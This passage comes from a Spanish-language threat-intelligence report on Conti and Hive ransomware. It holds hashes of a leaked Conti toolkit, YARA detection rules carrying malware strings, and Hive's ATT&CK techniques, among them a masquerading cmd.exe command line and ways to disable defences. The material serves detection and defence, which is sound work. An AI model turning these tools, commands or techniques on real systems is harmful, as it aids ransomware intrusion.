| Cobalt Strike | agscript BaseArtifactUtils.class c2lint cobaltstrike cobaltstrike.auth cobaltstrike.jar cobaltstrike.store cs.jar hook.jar icon.jpg license.pdf ListenerConfig.class Peclone readme.txt start.bat start.sh teamserver update update.jar /third-party/README.winvnc.txt /third-party/winvnc.x64.dll /third-party/winvnc.x86.dll | 5ea267958786999986413bd982227f7771 6acb1f09d02ea56571631269dbdf95 75584d0477d5340b898d2fc1eb369516b7 6478359e7603eba9fcb615a75247af 78d82b72aae1d847c64745a932bce92782 3337de58852833e8cafca168eb4366 3a3725bf0cca3fc3d641aed0a1280b7d957 aa5c872223f1b6320f315bdea457d 27aa9643628a7494ad3daa969c287b4119 bbfdffffa943acfe2c866e1b9d965ea 1cdfa75b103f4b3218a9f6ddec137a5438c 5e6571151d0979c60d96dfbbf9231 e25f83836e90fe17ed5d57516219373f0c4 dcf0210638501223b63091d1fc6c3 3c4eb1e68c36e1287f0ed9c9a4470b95cf8f 25b901d502fd9f5ccedec7d2ef54 6b098b82a0ff28c9bc0f812856eb5e2a861 285d9ce12f3c7374542dc3d3acfbd c20d8ce3809123923b8897c97f251a766b5 b56b61bd89134cb986ff10c2a309e 47060339e9d434f361ea750916a3980bd3 08995c4980c91e069d0b7a664a91af |

| | | |
|------------------------------------|--|---|
| | enhancement-chain.7z enhancement_chain.cna README.md | 340e3250b9d4717ca09543e34db19f5614 b3bb84e93f3b6e0b467856455d2735 a29b4969c1f6c7759d6f94780145e126a8d 67812fa388239a595472f1a9f3b13 19bc4b2b9704a5b4aa2edef5477219cd97 052833f2fc2112ec6ecf9a9027ea35 e9b33a2f96b60f710e14d29cb38371b5870 94cf4378276eabb9701d74cd3f71 1a0296704d9c3af491b8910ca7461d50e91 3c85b40c6620650ee24160849a625 3481ec6c99e3b78793538a3a5b81838435 5af4eefc9624ec2d66ab96e1357aac 92320d2f875e02f3c5f989926b1af60f20ca ea0034a4728d2f898ba8bafada3f 3f164991219c1804afa1fb75ee79d5cbfc01 00ea71a90840cbad7352838a637b 627719d254c8168c56c8fdb40c88fbb65eb e141995b8c65763103aa07e117d47 13feaa32e4b03ede8799e5bee6f8d54c3af 715a6488ad32f6287d8f504c7078b c50183eed715ec2392249e334940acf6631 5797a740a8fe782934352fed144c6 6a659500d1a672ad2d57cc0b004ea40b14 79ab4b968858ba873e4def851d62bd 760664d7f0770ab440c8f24cd48c132372f bebfe6338c59801000613a0f4b4fe d440e4494adcfd94004e9ead2adcaaaf226 96c71fc51246b881d628567ce1111 |
| Empire Kerberoast | Kerber-ATTACK.rar command.txt Invoke-Kerberoast.ps1 | abbe373077c72125901669d1b9f74b9eec d95eeda2c3b794197a20ea49cd25c0 495da9bb972019fae2c8a4d38846e15b9c3 64ef7189377f2c93b86791a1b210d 4729c83292e034642fd1081ddd4d0329bc 9f57b9be989b647a025ffacdd55036 |
| Proxifier | ProxifierPE.zip Helper64.exe Proxifier.exe ProxyChecker.exe PrxDrvPE64.dll | 68e1b13bbe2a1de32c41a2db53999b9207 ee7dbdc042e19cabd83cab5ef785a6 167ecba4e15f0310770f265b0fbb00AAF3c4 f04ee17e1c0cc26304152e8a1f4f |

| | | |
|--------------------|---|--|
| | PrxDrvPE.dll | 271fcf35f2da45bd6ea567f86cd1ec517990 5f2bdd70c392aad76433890a525b 5527dc7eac16fb16e55829245f0d0fc3f8 d44b962d314fb5a934a804802143 1664da61de30fa7103ee5ef09c9f59a117a a0437ee35f800e722097f38ca27c9 8dc3afb39efabc780f2272b33cb0f8b42504 991edbfe5f32ecce6abe10d0afe7 |
| Rclone | 2load.txt rclone.conf rclone.exe rclonemanager.ps1 рклон.txt рклон.zip | 861bc2cf05107d91b03406231e1e04839c7 ed7e0e325f95d68b28f61a202fbc8 d47e2b72f71a35a201156f6611a934b391d 52629a378587fb67bbb351dd50269 9b5d1f6a94ce122671a5956b2016e87942 8c74964174739b68397b6384f6ee8b 1f7b6fc3326be16f1847517d53bbf44f024b 3cc8bccf69c59e107073db82ae02 1da5ea82ddc736eefb5e014ab55ba1ee34 0c71474af11067666de9cfb8c1579b ba110536613c50460ff5be6413d2f58bbe8 0ba3fee809ff6a27a2c7d13a47e91 |
| Router Scan | Routerscan.7z auth_basic.txt auth_digest.txt auth_form.txt config.ini exclusions.txt filter.txt libeay32.dll librouter.dll msvcr100.dll ports.txt ranges.txt RouterScan.exe RouterScan.log ssleay32.dll wlanpass.txt /pixiewps/LICENSE.md /pixiewps/pixiewps.exe /pixiewps/pthreadGC2.dll | b875051a6d584b37810ea48923af45e20d 1367adfa94266bfe47a1a35d76b03a 1729fa47ede6a8b5046fef6c538431d4e8b b9020d9124e20c872e01495f91fb6 86db3629d98f47ea078ee41b54f2833bfbd 5f632d0fce3b342e099aad368421d 91ae5e6459a40c8084be102693a8c09d51 79a3e78b8a11860cce6e69ca533623 307b3453bff0e5c2a7f5a677b6c1a64a455 850d6d18952d5061a3649fbe09666 e3b0c44298fc1c149afbf4c8996fb92427ae 41e4649b934ca495991b7852b855 e3b0c44298fc1c149afbf4c8996fb92427ae 41e4649b934ca495991b7852b855 7dd77348867a776967eb573c31c4b32211 d3950bb3392187c30860f52538cab2 740e97254ae4104a588557e9d5abbe3a75 896efe87e291201f49eb64c81dfc45 |

| | | |
|--|---|--|
| | <p>pixiewps/README.md /src/demoapp/demo.dpr /src/demoapp/demo.exe</p> | <p>60c06e0fa4449314da3a0a87c1a9d9577df 99226f943637e06f61188e5862efa 62440c93be34b792656b3c66ada73a17ae a6d8260590f1cd75bf338e7893414b a521b9bfd7b469d84a7910efdc8b385f087 d85f3874ebe37c0c7059e0a23b7ba 18229920a45130f00539405fecab500d801 0ef93856e1c5bcabf5aa5532b3311 7d06d988198e18dadf31816ba834dba9c0 c333009bd14b8cdea3fcbb2fcabc519 9c2aaaf899342146ef6912e337bf893bc2f68 35e66a8bcce431df5c134c4ba887 2988be6f3413a90106932f3fc8d32d62b45 9289846150b75cf5e0831c980cf6b 2893b648d0e972e6c5dede0919ab35ad13 e9a244c0685822601f93310e73724e b91166d5623d4077003ae8527e91690929 94f5c189c8a3820b32e204b4230578 3b59889ee4189c7e2077e35c3f9884d09cd 6bc50b7007622bb3e6a4def882c5e 9940cec1ad427946a67ec5b3b15f022cc64 acea99da179457a117d706ec14207 0b1401a84b1fe4b7e6676c5c300643c025d fdf89e57b0bde2c67fca2d0ef4ab7 3653d87909a0315231d2adcbf3316be0d0 88cf72abab00911a3afa42444e1ad</p> |
|--|---|--|

10.10.1.11 Matriz del MITRE ATT&CK pintada

about -
Conti

Capa con las tácticas y técnicas que usa el ransomware Conti.




Ilustración 40 – Matriz pintada con los TTPs de Contingencia

10.10.1.12 Reglas YARA

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-05-09
Identifier: 3584
Reference: https://thedefirreport.com
*/
/* Rule Set -----
import "pe"

rule icedid_rate_x32 {
meta:
description = "files - file rate_x32.dat"
author = "The DFIR Report"
```

```

reference = "https://thedefirreport.com"
date = "2021-05-09"
hash1 = "eb79168391e64160883b1b3839ed4045b4fd40da14d6eec5a93cfa9365503586"
strings:
$s1 = "UAWAVAUATVWSH" fullword ascii
$s2 = "UAWAVVWSPH" fullword ascii
$s3 = "AWAVAUATVWUSH" fullword ascii
$s4 = "update" fullword ascii /* Goodware String - occurred 207 times */
$s5 = "?klopW@@YAHXZ" fullword ascii
$s6 = "?jutre@@YAHXZ" fullword ascii
$s7 = "PluginInit" fullword ascii
$s8 = "[ ]^A\A]A^A_" fullword ascii
$s9 = "e8[_^A\A]A^A_]" fullword ascii
$s10 = "[ _^A\A]A^A_]" fullword ascii
$s11 = "Kts=R,4iu" fullword ascii
$s12 = "mqr55c" fullword ascii
$s13 = "R,4i=Bj" fullword ascii
$s14 = "Ktw=R,4iu" fullword ascii
$s15 = "Ktu=R,4iu" fullword ascii
$s16 = "Kt{=R,4iu" fullword ascii
$s17 = "KVL.Mp" fullword ascii
$s18 = "Kt|=R,4iu" fullword ascii
$s19 = "=8c[Vt8=" fullword ascii
$s20 = "Ktx=R,4iu" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 700KB and
( pe.imphash() == "15787e97e92f1f138de37f6f972eb43c" and (
pe.exports("?jutre@@YAHXZ") and pe.exports("?klopW@@YAHXZ") and
pe.exports("PluginInit") and pe.exports("update") ) or 8 of them )
}

rule conti_cobaltstrike_192145 {
meta:
description = "files - file 192145.dll"
author = "The DFIR Report"
reference = "https://thedefirreport.com"
date = "2021-05-09"
hash1 = "29bc338e63a62c24c301c04961084013816733dad446a29c20d4413c5c818af9"
strings:
$x1 = "cmd.exe /c echo NGAtodgLpvJwPLEPFdj>\%"s\\"&exit" fullword ascii
$x2 = "veniamatquist90.dll" fullword ascii
$x3 = "Quaerat magni assumenda nihil architecto labore ullam autem unde
temporibus mollitia illum" fullword ascii
$x4 = "Quaerat tempora culpa provident" fullword ascii
$x5 = "Velit consequuntur quisquam tempora error" fullword ascii
$x6 = "Quo omnis repellat ut expedita temporibus eius fuga error" fullword ascii
$x7 = "Dolores ullam tempora error distinctio ut natus facere quibusdam"
fullword ascii
$x8 = "Corporis minima omnis qui est temporibus sint quo error magnam" fullword
ascii

```

```

$s9 = "Officia sit maiores deserunt nobis tempora deleniti aut et quidem fugit"
fullword ascii
$s10 = "Rerum tenetur sapiente est tempora qui deserunt" fullword ascii
$s11 = "Sed nulla quaerat porro error excepturi" fullword ascii
$s12 = "Aut tempore quo cumque dicta ut quia in" fullword ascii
$s13 = "Doloribus commodi repudiandae voluptates consequuntur neque tempora ut
neque nemo ad ut" fullword ascii
$s14 = "Tempore possimus aperiam nam mollitia illum hic at ut doloremque"
fullword ascii
$s15 = "Dolorum eum ipsum tempora non et" fullword ascii
$s16 = "Quas alias illum laborum tempora sit est rerum temporibus dicta et"
fullword ascii
$s17 = "Et quia aut temporibus enim repellat dolores totam recusandae
repudiandae" fullword ascii
$s18 = "Sed velit ipsa et dolor tempore sunt nostrum" fullword ascii
$s19 = "Veniam voluptatem aliquam et eaque tempore tenetur possimus" fullword
ascii
$s20 = "Possimus suscipit placeat dolor quia tempora voluptas qui fugiat et
accusantium" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 2000KB and
( pe.imphash() == "5cf3cdfe8585c01d2673249153057181" and pe.exports("StartW") or
( 1 of ($x*) or 4 of them ) )
}

rule conti_cobaltstrike_icju1 {
meta:
description = "files - file icju1.exe"
author = "The DFIR Report"
reference = "https://thedefirreport.com"
date = "2021-05-09"
hash1 = "e54f38d06a4f11e1b92bb7454e70c949d3e1a4db83894db1ab76e9d64146ee06"
strings:
$x1 = "cmd.exe /c echo NGAt0DgLpvJwPLEPFdj>\%"&exit" fullword ascii
$x2 = "veniamatquist90.dll" fullword ascii
$x3 = "Quaerat magni assumenda nihil architecto labore ullam autem unde
temporibus mollitia illum" fullword ascii
$x4 = "Quaerat tempora culpa provident" fullword ascii
$x5 = "Velit consequuntur quisquam tempora error" fullword ascii
$x6 = "Quo omnis repellat ut expedita temporibus eius fuga error" fullword ascii
$x7 = "Dolores ullam tempora error distinctio ut natus facere quibusdam"
fullword ascii
$x8 = "Corporis minima omnis qui est temporibus sint quo error magnam" fullword
ascii
$x9 = "Officia sit maiores deserunt nobis tempora deleniti aut et quidem fugit"
fullword ascii
$x10 = "Rerum tenetur sapiente est tempora qui deserunt" fullword ascii
$x11 = "Sed nulla quaerat porro error excepturi" fullword ascii
$x12 = "Aut tempore quo cumque dicta ut quia in" fullword ascii
$x13 = "Doloribus commodi repudiandae voluptates consequuntur neque tempora ut
neque nemo ad ut" fullword ascii

```

```

$s14 = "Tempore possimus aperiam nam mollitia illum hic at ut doloremque"
fullword ascii
$s15 = "Dolorum eum ipsum tempora non et" fullword ascii
$s16 = "Quas alias illum laborum tempora sit est rerum temporibus dicta et"
fullword ascii
$s17 = "Et quia aut temporibus enim repellat dolores totam recusandae
repudiandae" fullword ascii
$s18 = "Sed velit ipsa et dolor tempore sunt nostrum" fullword ascii
$s19 = "Veniam voluptatem aliquam et eaque tempore tenetur possimus" fullword
ascii
$s20 = "Possimus suscipit placeat dolor quia tempora voluptas qui fugiat et
accusantium" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 2000KB and
( pe.imphash() == "a6d9b7f182ef1cfe180f692d89ecc759" or ( 1 of ($x*) or 4 of
them ) )
}

rule conti_v3 {

meta:
description = "conti_yara - file conti_v3.dll"
author = "pigerlin"
reference = "https://thedefirreport.com"
date = "2021-05-09"
hash1 = "8391dc3e087a5cecba74a638d50b771915831340ae3e027f0bb8217ad7ba4682"

strings:
$s1 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s2 = "conti_v3.dll" fullword ascii
$s3 = " <requestedExecutionLevel level='asInvoker' uiAccess='false' />" fullword
ascii
$s4 = " Type Descriptor'" fullword ascii
$s5 = "operator co_await" fullword ascii
$s6 = " <trustInfo xmlns=\\urn:schemas-microsoft-com:asm.v3\\>" fullword ascii
$s7 = "api-ms-win-appmodel-runtime-11-1-2" fullword wide
$s8 = " Base Class Descriptor at (" fullword ascii
$s9 = " Class Hierarchy Descriptor'" fullword ascii
$s10 = " Complete Object Locator'" fullword ascii
$s11 = " delete[]" fullword ascii
$s12 = " </trustInfo>" fullword ascii
$s13 = "__swift_1" fullword ascii
$s15 = "__swift_2" fullword ascii
$s19 = " delete" fullword ascii

condition:
uint16(0) == 0x5a4d and filesize < 700KB and
all of them
}

```

```

rule conti_cobaltstrike_192145_icju1_0 {
meta:
description = "files - from files 192145.dll, icju1.exe"
author = "The DFIR Report"
reference = "https://thedefirreport.com"
date = "2021-05-09"
hash1 = "29bc338e63a62c24c301c04961084013816733dad446a29c20d4413c5c818af9"
hash2 = "e54f38d06a4f11e1b92bb7454e70c949d3e1a4db83894db1ab76e9d64146ee06"
strings:
$x1 = "cmd.exe /c echo NGAtodgLpvJwPLEPFdj>\%"&exit" fullword ascii
$s2 = "veniamatquist90.dll" fullword ascii
$s3 = "Quaerat magni assumenda nihil architecto labore ullam autem unde temporibus mollitia illum" fullword ascii
$s4 = "Quaerat tempora culpa provident" fullword ascii
$s5 = "Dolores ullam tempora error distinctio ut natus facere quibusdam" fullword ascii
$s6 = "Velit consequuntur quisquam tempora error" fullword ascii
$s7 = "Corporis minima omnis qui est temporibus sint quo error magnam" fullword ascii
$s8 = "Quo omnis repellat ut expedita temporibus eius fuga error" fullword ascii
$s9 = "Officia sit maiores deserunt nobis tempora deleniti aut et quidem fugit" fullword ascii
$s10 = "Rerum tenetur sapiente est tempora qui deserunt" fullword ascii
$s11 = "Sed nulla quaerat porro error excepturi" fullword ascii
$s12 = "Aut tempore quo cumque dicta ut quia in" fullword ascii
$s13 = "Doloribus commodi repudiandae voluptates consequuntur neque tempora ut neque nemo ad ut" fullword ascii
$s14 = "Tempore possimus aperiam nam mollitia illum hic at ut doloremque" fullword ascii
$s15 = "Et quia aut temporibus enim repellat dolores totam recusandae repudiandae" fullword ascii
$s16 = "Dolorum eum ipsum tempora non et" fullword ascii
$s17 = "Quas alias illum laborum tempora sit est rerum temporibus dicta et" fullword ascii
$s18 = "Sed velit ipsa et dolor tempore sunt nostrum" fullword ascii
$s19 = "Veniam voluptatem aliquam et eaque tempore tenetur possimus" fullword ascii
$s20 = "Possimus suscipit placeat dolor quia tempora voluptas qui fugiat et accusantium" fullword ascii
condition:
( uint16(0) == 0x5a4d and filesize < 2000KB and ( 1 of ($x*) and 4 of them ) )
) or ( all of them )
}

```

10.10.1.13 Referencias

<https://attack.mitre.org/>

<https://assets.sentinelone.com/sentinellabs/conti-ransomware-unpacked>

<https://bazaar.abuse.ch/browse/signature/Conti/>

[https://www.researchgate.net/publication/354505924 Analysis of Conti Ransomware Attack on Computer Network with Live Forensic Method](https://www.researchgate.net/publication/354505924_Analysis_of_Conti_Ransomware_Attack_on_Computer_Network_with_Live_Forensic_Method)

<https://blog.qualys.com/vulnerabilities-threat-research/2021/11/18/conti-ransomware>

<https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/5759-ccn-cert-id-02-21-conti-v3-ransomware-1/file.html>

<https://www.group-ib.com/media/conti-armada-report/>

[https://www.ncsc.gov.ie/pdfs/HSE Conti 140521.pdf](https://www.ncsc.gov.ie/pdfs/HSE_Conti_140521.pdf)

<https://thedefirreport.com/2021/05/12/conti-ransomware/>

<https://therecord.media/disgruntled-ransomware-affiliate-leaks-the-conti-gangs-technical-manuals/>

<https://threatpost.com/conti-ransomware-v-3-including-decryptor-leaked/179006/>

<https://www.bleepingcomputer.com/news/security/translated-conti-ransomware-playbook-gives-insight-into-attacks/>

<https://blog.talosintelligence.com/2021/09/Conti-leak-translation.html>

<https://www.socinvestigation.com/conti-ransomware-ioc-cybersecurity-infrastructure-security-agency-updates-nearly-100-domain-names/>

<https://www.advintel.io/post/discontinued-the-end-of-conti-s-brand-marks-new-chapter-for-cybercrime-landscape>

<https://www.bleepingcomputer.com/news/security/conti-revil-lockbit-ransomware-bugs-exploited-to-block-encryption/>

<https://www.welivesecurity.com/la-es/2021/11/29/ransomware-conti-principales-caracteristicas/>

<https://cyberint.com/blog/research/iocs-identified-to-hunt-conti-ransomware/>

<https://github.com/NorthwaveSecurity/complete translation leaked chats conti ransomware>

10.10.2 Informe Hive

Tabla de contenido

| | | |
|----------|---|------------|
| 1 | Control de versiones | 125 |
| 2 | Introducción..... | 125 |
| 3 | Firma de Hive | 125 |
| 4 | Distribución de TTPs..... | 125 |
| 4.1 | Initial Access..... | 125 |
| 4.2 | Execution..... | 126 |
| 4.3 | Persistence..... | 127 |
| 4.4 | Privilege Escalation | 127 |
| 4.5 | Defense Evasion | 127 |
| 4.6 | Credential Access | 128 |
| 4.6.1 | Discovery..... | 128 |
| 4.7 | Lateral Movement..... | 129 |
| 4.8 | Collection | 130 |
| 4.9 | Command and Control..... | 130 |
| 4.10 | Exfiltration..... | 130 |
| 4.11 | Impact | 130 |
| 5 | Versión 5 de Hive | 131 |
| 5.1 | Cambio del lenguaje de programación..... | 131 |
| 5.2 | Parámetros en la línea de comando | 131 |
| 5.3 | Encriptación | 132 |
| 5.3.1 | Enfoque único | 132 |
| 5.3.2 | Generación del set de llaves | 133 |
| 5.3.3 | Encriptación de archivos | 133 |
| 6 | Herramientas y exploits usados | 133 |
| 7 | Desencriptación y limpieza | 134 |
| 8 | Mitigación..... | 134 |
| 9 | IOC's | 134 |

| | | |
|-----------|--|------------|
| 9.1 | Servicios que para | 134 |
| 9.2 | Procesos que para..... | 135 |
| 9.3 | Procesos lanzados | 135 |
| 9.4 | IP's maliciosas | 135 |
| 9.5 | Comandos ejecutados..... | 136 |
| 9.6 | Archivos maliciosos..... | 140 |
| 10 | Matriz del MITRE ATT&CK pintada | 144 |
| 11 | Reglas YARA | 144 |
| 12 | Referencias..... | 147 |

10.10.2.1 Control de versiones

| N.º Versión | Fecha | Cambio | Autor |
|-------------|------------|----------|-------------------|
| 1.0 | 23/06/2022 | Creación | Rosa García López |

10.10.2.2 Introducción

Hive (o HiveLeaks), observado por primera vez en 2021, es una variante de ransomware basado en afiliados que usan los ciberdelincuentes para realizar ataques ransomware a centros de salud u hospitales, organizaciones sin fines de lucro, minoristas, proveedores de energía, y otros sectores. Hive está diseñado para que sea distribuido con un modelo de Ransomware-as-a-service (RaaS), esto permite a sus miembros afiliados utilizarlo de la forma que quieran.

Esta variante utiliza tácticas, técnicas y procedimientos (TTPs) comunes de los ransomware para comprometer el dispositivo de la víctima. El operador desactiva las protecciones antivirus y después extrae archivos confidenciales y encripta los archivos comerciales.

Se usan múltiples mecanismos para comprometer las redes de sus víctimas; incluyendo phishing con emails que contienen archivos maliciosos, credenciales de VPN filtradas, y explotando vulnerabilidades que pueda haber. Además, Hive deja un mensaje en el que amenaza con publicar los datos en la página de TOR “HiveLeaks” si la víctima no cumple con las condiciones.

10.10.2.3 Firma de Hive

| | |
|--------|--|
| MD5 | 7802d6315bf0d45f27bd97fb48e70f8e |
| SHA1 | 3f0b80eb4c27e8a39768099c42c242da79cfab60 |
| SHA256 | d0ceb8f5170972fe737ab9cbdd6f3ee472fbe62e244cccc46d137094d33f1afc |

10.10.2.4 Distribución de TTPs

10.10.2.4.1 Initial Access

El acceso inicial consiste en técnicas que usan varios vectores de entrada para obtener su acceso inicial dentro de la red.

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1190 – Exploit Public-Facing Application:** Los atacantes pueden intentar acceder al sistema explotando vulnerabilidades o bugs, en cualquier aplicación que tenga sockets abiertos y

accesibles a través de internet. Algunas de las vulnerabilidades que Hive ha explotado son: CVE-2021-34473, CVE-2021-34523 y CVE-2021-31207.

- **T1133 – External Remote Services:** Los servicios remotos abiertos al exterior son el vector de entrada más común y fácil que utilizan los grupos ransomware para ganar el acceso inicial en el sistema. Servicios remotos como VPNs, Windows Remote Management y otros mecanismos de acceso, permiten a los usuarios conectarse a la red interna de la empresa desde una localización externa.
En varios análisis se ha determinado que Hive es uno de los grupos que utiliza esta táctica.
- **T1566.001 – Phishing: Spearphishing Attachment:** Esta táctica es una variante del *phishing* en la que el malware está adjuntado en un archivo del email y normalmente depende de la ejecución del usuario. Hive ha utilizado técnicas de ingeniería social para hacer que el usuario descargue el archivo malicioso desde Telegram y lo ejecute en su máquina.
- **T1078 – Valid Accounts:** Las credenciales comprometidas pueden ser usadas para evitar los controles de acceso en los sistemas de la red e incluso pueden ser utilizados para mantener el acceso a sistemas remotos. Hive ha usado cuentas de dominio con permisos de administrador para comprometer a más equipos.

10.10.2.4.2 Execution

Consiste en técnicas que resultan en código controlado por el atacante que es ejecutado en un sistema local o remoto.

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1059.001 – Command and Scripting Interpreter: PowerShell:** PowerShell es una interfaz de línea de comandos incluida en Windows. Hive ha usado PowerShell para descargar y ejecutar scripts de malware y reconocimiento.
- **T1059.003 – Command and Scripting Interpreter: Windows Command Shell:** La interfaz de comandos de Windows (cmd) puede ser usada para controlar casi todos los aspectos del sistema. Hive ha ejecutado comandos utilizando cmd.exe.
- **T1106 – Native API:** Las API nativas proporcionan un medio controlado para llamar a los servicios del sistema operativo de bajo nivel dentro del kernel. Hive las ha utilizado para ejecutar varios comandos o rutinas.
- **T1204.002 – User Execution: Malicious File:** El atacante depende de que el usuario abra un archivo malicioso, esto conllevará la ejecución de código. Como se ha explicado previamente, Hive ha conseguido que las víctimas descarguen un archivo y sea ejecutado por el usuario; por ejemplo: "C:\Users\<xxx>\Downloads\Telegram Desktop\wana_setup.zip".
- **T1047 – Windows Management Instrumentation:** WMI es una herramienta de administración que proporciona un entorno uniforme para acceder los componentes del sistema Windows. Hive ha usado esta característica para ejecutar un archivo .bat que contenía varios comandos para copiar un ejecutable desde el directorio "\\\<xxx>\share\$\xxx.exe" al directorio %APPDATA% en diferentes sistemas.

10.10.2.4.3 Persistence

Consiste en técnicas usadas por los atacantes para mantener acceso al sistema, aunque este sea reiniciado, cambien las credenciales, o se produzcan otras interrupciones que puedan finalizar su acceso.

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1098 – Account Manipulation:** La manipulación de cuentas incluye cambiar las contraseñas de cuentas comprometidas, añadir cuentas a grupos con más permisos, modificar las políticas de contraseñas y cualquier acción que preserve el acceso del atacante a la cuenta. Hive ejecuta comandos para crear cuentas y añadirlas al grupo de administradores. Además, también utilizan comandos para descubrir grupos y cuentas.
- **T1197 – BITS Jobs:** Proveen un mecanismo de persistencia al ejecutar payloads. También pueden ser útiles a la hora de evitar ser detectado, pues se ejecutan en segundo plano. Las tareas de transferencia de archivos son implementadas como BITS Jobs. Hive extiende su ransomware utilizando bitsadmin y después ejecutándolo.
- **T1543.003 – Create or Modify System Process: Windows Service:** Consiste en crear o modificar servicios de Windows para ejecutar repetidamente payloads como parte de resistencia, ya que se ejecutan en segundo plano. Hive utiliza el framework CobalStrike, cuyos beacons son instalados como servicios.
- **T1053.005 – Scheduled Task/Job: Scheduled Task:** Los atacantes abusan del programador de tareas de Windows para programar tareas de ejecución inicial o recurrente de código malicioso. Hive registra y ejecuta tareas maliciosas.

10.10.2.4.4 Privilege Escalation

Consiste en técnicas que usan los adversarios para ganar permisos de mayor nivel en un sistema o red.

La técnica que utiliza, o ha utilizado, Hive de esta táctica es:

- **T1068 – Exploitation for Privilege Escalation:** Los atacantes pueden obtener permisos de alto nivel al explotar servidores web de cara al público para el acceso inicial. Hive ha hecho uso de esa explotación para obtener mayores privilegios.

10.10.2.4.5 Defense Evasion

Consiste en técnicas usadas por los atacantes para evitar ser detectados tras comprometer a la víctima.

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

- **T1140 – Deobfuscate/Decode Files or Information:** Los atacantes pueden usar archivos ofuscados o información para esconder los artefactos usados en una intrusión de un análisis. Hive utiliza un truco conocido como “IPfuscation” para esconder la payload.

-
- **T1562.001 – Impair Defenses: Disable or Modify Tools:** El ransomware deshabilita las características de seguridad para asegurarse de que la ejecución de su muestra y la encriptación de archivos no será bloqueada. Hive ejecuta reg.exe para encargarse de las características de Microsoft Defender.
 - **T1070.001 – Indicator Removal on Host: Clear Windows Event Logs:** Los atacantes limpian los logs para ocultar evidencia de su intrusión. Esto hace el trabajo del equipo de respuesta ante incidentes más difícil. Hive hace uso de una utilidad muy popular, “wewutil”, para esto.
 - **T1070.004 – Indicator Removal on Host: File Deletion:** Los atacantes borran los archivos que se hayan podido crear por causa de su intrusión para no dejar rastro. Hive, como muchos ransomware, se borra a sí mismo para dificultar la obtención de la muestra.
 - **T1036 – Masquerading:** Los atacantes intentan manipular las características de sus herramientas para hacerlas parecer legítimas o benignas. Hive crea un servicio con un nombre determinado para parecer el binario normal de Windows “explorer.exe”:

```
$windir\$\system32\cmd.exe /k C:\Windows\inf\usbhub\explorer.exe -f  
C:\Windows\inf\usbhub\config.log
```

- **T1055 – Process Injection:** Los atacantes inyectan código en procesos siendo ejecutados con el fin de evadir las defensas basadas en procesos, y también para elevar privilegios.
- **T1218 – System Binary Proxy Execution:** Los atacantes pueden sobrepasar las defensas basadas en procesos y/o firmas mediante la delegación de ejecución de su contenido malicioso en archivos binarios firmados o confiables.

10.10.2.4.6 Credential Access

Consiste en técnicas para robar credenciales como nombres de cuentas y contraseñas.

Las técnicas que utiliza, o ha utilizado, Hive de esta táctica son:

